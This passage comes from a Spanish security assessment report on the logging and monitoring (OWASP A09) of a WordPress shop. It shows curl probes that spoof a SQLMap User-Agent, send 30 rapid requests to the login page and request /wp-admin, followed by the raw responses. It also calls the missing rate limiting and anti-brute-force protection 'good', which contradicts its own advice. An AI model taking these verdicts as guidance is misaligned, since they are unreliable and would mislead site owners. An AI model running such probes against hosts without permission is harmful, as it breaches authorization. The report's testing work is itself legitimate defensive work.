- Verificar la integridad de plugins descargados comparando hashes SHA-256 con los del repositorio oficial de WordPress.

- Solo instalar plugins y temas del repositorio oficial de WordPress.org o de proveedores confiables.
- Revisar y gestionar las actualizaciones automáticas: habilitarlas para parches de seguridad, pero con respaldo previo automático.
- Limpiar los customize_changesets antiguos que no se usen

A09:2021 – Fallos en el Registro y Monitoreo de Seguridad

Análisis de evidencia indirecta:

Esta categoría no puede evaluarse directamente sin acceso al servidor. Sin embargo, la evidencia de las pruebas A03 permite inferir el estado del monitoreo: cuando SQLMap ejecutó sus primeras peticiones de escaneo automatizado, el servidor respondió automáticamente con HTTP 403 desde el primer request, sin intervención manual. Esto indica que el WAF de la infraestructura está monitoreando activamente el tráfico, detecta patrones de herramientas de escaneo conocidas (SQLMap tiene firmas reconocibles) y responde en tiempo real.

Definición

Ocurre cuando la aplicación no registra eventos críticos de seguridad (intentos de login fallidos, accesos a archivos protegidos, errores de autenticación) o cuando los logs existentes no son monitoreados. Sin logging adecuado, los ataques pueden pasar desapercibidos durante meses.

Evidencia de monitoreo activo

El WAF bloqueó SQLMap automáticamente (HTTP 403 desde el primer request). Esto indica que existe un sistema de monitoreo activo en la capa de red/aplicación que detecta y responde a ataques en tiempo real. El estado del sistema WooCommerce también confirma que los logs de WooCommerce están activos con retención de 30 días.

Pruebas realizadas desde el Cliente Git Bash para realizar una evaluación INDIRECTA del monitoreo, porque por lo dicho anteriormente no es posible hacerlo de forma directa:

PRUEBA 1 — Detectar monitoreo de User-Agent malicioso

**Comando ejecutado en Git Bash: curl -k -A "sqlmap/1.7" -I **

https://palevioletred-wildcat-394676.hostingersite.com

Este comando Simula una petición hecha por SQLMap. Lo que se busca al implementarlo se busca verificar si el WAF detecta User-Agents maliciosos,detecta bloquea herramientas automatizadas y registra el evento




Ilustración 49 - PRUEBA 1 — Detectar monitoreo de User-Agent malicioso

El resultado nos dice que el servidor NO bloqueó inmediatamente el User-Agent sqlmap, Permitió la conexión normal y Respondió correctamente con HTTP 200, lo cuál es un resultado muy bueno. Sin embargo, Esto NO significa ausencia de monitoreo , ya que muchas soluciones WAF modernas analizan payloads, parámetros maliciosos, patrones de inyección, frecuencia, comportamiento y reputación IP;NO solamente el User-Agent.

Como mejores prácticas para un mejor monitores WAF se sugiere implementar reglas para detectar: SQLMap, Nikto, Nmap scripts,WPScan y BurpSuite.


PRUEBA 2 — Detectar monitoreo de User-Agent malicioso


Comando ejecutado en Git Bash: **for i in {1..30}; do**


```
curl -k -I \

https://palevioletred-wildcat-394676.hostingersite.com/login

done
```


Este comando envía múltiples peticiones rápidas. Lo que se busca al ejecutarlo es determinar si el servidor detecta tráfico anómalo y si existen controles anti-bot, generando bloqueos automáticos para detenerlos.


Mediante este se busca evaluar: monitoreo de accesos repetitivos, detección de fuerza bruta, respuestas automáticas,rate limiting y logging de eventos




MINGW64:/c/Users/elipe
Content-Security-Policy: upgrade-insecure-requests
Server: hcdn
x-hcdn-request-id: 051a788f7fefc3fcb75383de2fd43dcd-phx-edge8
x-hcdn-cache-status: MISS
x-hcdn-upstream-rt: 5.155
HTTP/1.1 302 Found
Date: Thu, 07 May 2026 07:30:41 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/8.3.30
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Link: <https://palevioletred-wildcat-394676.hostingersite.com/wp-json/>; rel="https://
api.w.org/"
X-Redirect-By: WordPress
Location: https://palevioletred-wildcat-394676.hostingersite.com/wp-login.php
X-LiteSpeed-Cache: hit
platform: hostinger
panel: hpanel
Content-Security-Policy: upgrade-insecure-requests
Server: hcdn
x-hcdn-request-id: 414113f05c198e7729ee0b1e96da9d1f-phx-edge8


MINGW64:/c/Users/elipe
Content-Security-Policy: upgrade-insecure-requests
Server: hcdn
x-hcdn-request-id: 414113f05c198e7729ee0b1e96da9d1f-phx-edge8
x-hcdn-cache-status: MISS
x-hcdn-upstream-rt: 0.200
HTTP/1.1 302 Found
Date: Thu, 07 May 2026 07:30:42 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/8.3.30
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Link: <https://palevioletred-wildcat-394676.hostingersite.com/wp-json/>; rel="https://
api.w.org/"
X-Redirect-By: WordPress
Location: https://palevioletred-wildcat-394676.hostingersite.com/wp-login.php
X-LiteSpeed-Cache: hit
platform: hostinger
panel: hpanel
Content-Security-Policy: upgrade-insecure-requests
Server: hcdn
x-hcdn-request-id: d7da5ca9b2afb2fbebc4da1a91aceac6-phx-edge5


MINGW64:/c/Users/elipe
Location: https://palevioletred-wildcat-394676.hostingersite.com/wp-login.php
X-LiteSpeed-Cache: hit
platform: hostinger
panel: hpanel
Content-Security-Policy: upgrade-insecure-requests
Server: hcdn
x-hcdn-request-id: be1f4ac4e82d0196ebc51ddf7936168a-phx-edge5
x-hcdn-cache-status: MISS
x-hcdn-upstream-rt: 0.202
HTTP/1.1 302 Found
Date: Thu, 07 May 2026 07:30:49 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/8.3.30
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Link: <https://palevioletred-wildcat-394676.hostingersite.com/wp-json/>; rel="https://
api.w.org/"
X-Redirect-By: WordPress
Location: https://palevioletred-wildcat-394676.hostingersite.com/wp-login.php
X-LiteSpeed-Cache: hit
platform: hostinger


MINGW64:/c/Users/elipe
HTTP/1.1 302 Found
Date: Thu, 07 May 2026 07:30:57 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/8.3.30
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Link: <https://palevioletred-wildcat-394676.hostingersite.com/wp-json/>; rel="https://
api.w.org/"
X-Redirect-By: WordPress
Location: https://palevioletred-wildcat-394676.hostingersite.com/wp-login.php
X-LiteSpeed-Cache: hit
platform: hostinger
panel: hpanel
Content-Security-Policy: upgrade-insecure-requests
Server: hcdn
x-hcdn-request-id: 76cff763161853a15692c4a87afca5d2-phx-edge5
x-hcdn-cache-status: MISS
x-hcdn-upstream-rt: 0.317
HTTP/1.1 302 Found
Date: Thu, 07 May 2026 07:30:58 GMT




Ilustración 50 - PRUEBA 2 — Detectar monitoreo de User-Agent malicioso

El resultado obtenido nos indica que WordPress maneja correctamente la redirección ya que el endpoint /login redirige a: /wp-login.php

También se identifica que existe una infraestructura activa, refleando los headers detectados con su respectivo significado:

Header	Significado
x-hcdn-request-id	Requests trazables

x-hcdn-cache-status	Uso de CDN
X-LiteSpeed-Cache	Cache activo
Content-Security-Policy	Política CSP habilitada

Hallazgo Importante:

No se observó bloqueo IP, CAPTCHA, rate limiting, HTTP 429 y challenge WAF después de 30 requests consecutivos. El sistema responde correctamente: no hay evidencia visible de throttling, no hay bloqueo temporal y no se evidencia defensa anti-bruteforce, lo cual es bueno.


Para mejores prácticas se recomienda Implementar rate limiting, instalar plugins como Limit Login Attempts Reloaded y Wordfence


PRUEBA 3 — Verificar monitoreo de rutas sensibles

**Comando ejecutado en Git Bash: curl -k -v **

https://palevioletred-wildcat-394676.hostingersite.com/wp-admin

Mediante este comando se busca evaluar protección administrativa,logging de accesos sensibles y monitoreo de directorios críticos.


MINGW64:/c/Users/elipe
elipe@LizyLiphoo MINGW64 ~
$ curl -k -v \
https://palevioletred-wildcat-394676.hostingersite.com/wp-admin
* Host palevioletred-wildcat-394676.hostingersite.com:443 was resolved.
* IPv6: (none)
* IPv4: 148.135.128.157, 77.37.76.113
*   Trying 148.135.128.157:443...
* schannel: disabled automatic use of client certificate
* ALPN: curl offers http/1.1
* ALPN: server accepted http/1.1
* Established connection to palevioletred-wildcat-394676.hostingersite.com (148.135.128.157 port 443) from 192.168.80.14 port 50413
* using HTTP/1.x
> GET /wp-admin HTTP/1.1
> Host: palevioletred-wildcat-394676.hostingersite.com
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
* schannel: remote party requests renegotiation
* schannel: renegotiating SSL/TLS connection
* schannel: SSL/TLS connection renegotiated


MINGW64:/c/Users/elipe
> Accept: */*
>
* Request completely sent off
* schannel: remote party requests renegotiation
* schannel: renegotiating SSL/TLS connection
* schannel: SSL/TLS connection renegotiated
* schannel: remote party requests renegotiation
* schannel: renegotiating SSL/TLS connection
* schannel: SSL/TLS connection renegotiated
< HTTP/1.1 301 Moved Permanently
< Date: Thu, 07 May 2026 07:36:36 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
< Connection: keep-alive
< Location: https://palevioletred-wildcat-394676.hostingersite.com/wp-admin/
< platform: hostinger
< panel: hpanel
< Content-Security-Policy: upgrade-insecure-requests
< Age: 5483
< Server: hcdn
< x-hcdn-request-id: 3534ce356441f01aacf1a04c0213c520-phx-edge8
< x-hcdn-cache-status: HIT
<
<!DOCTYPE html>

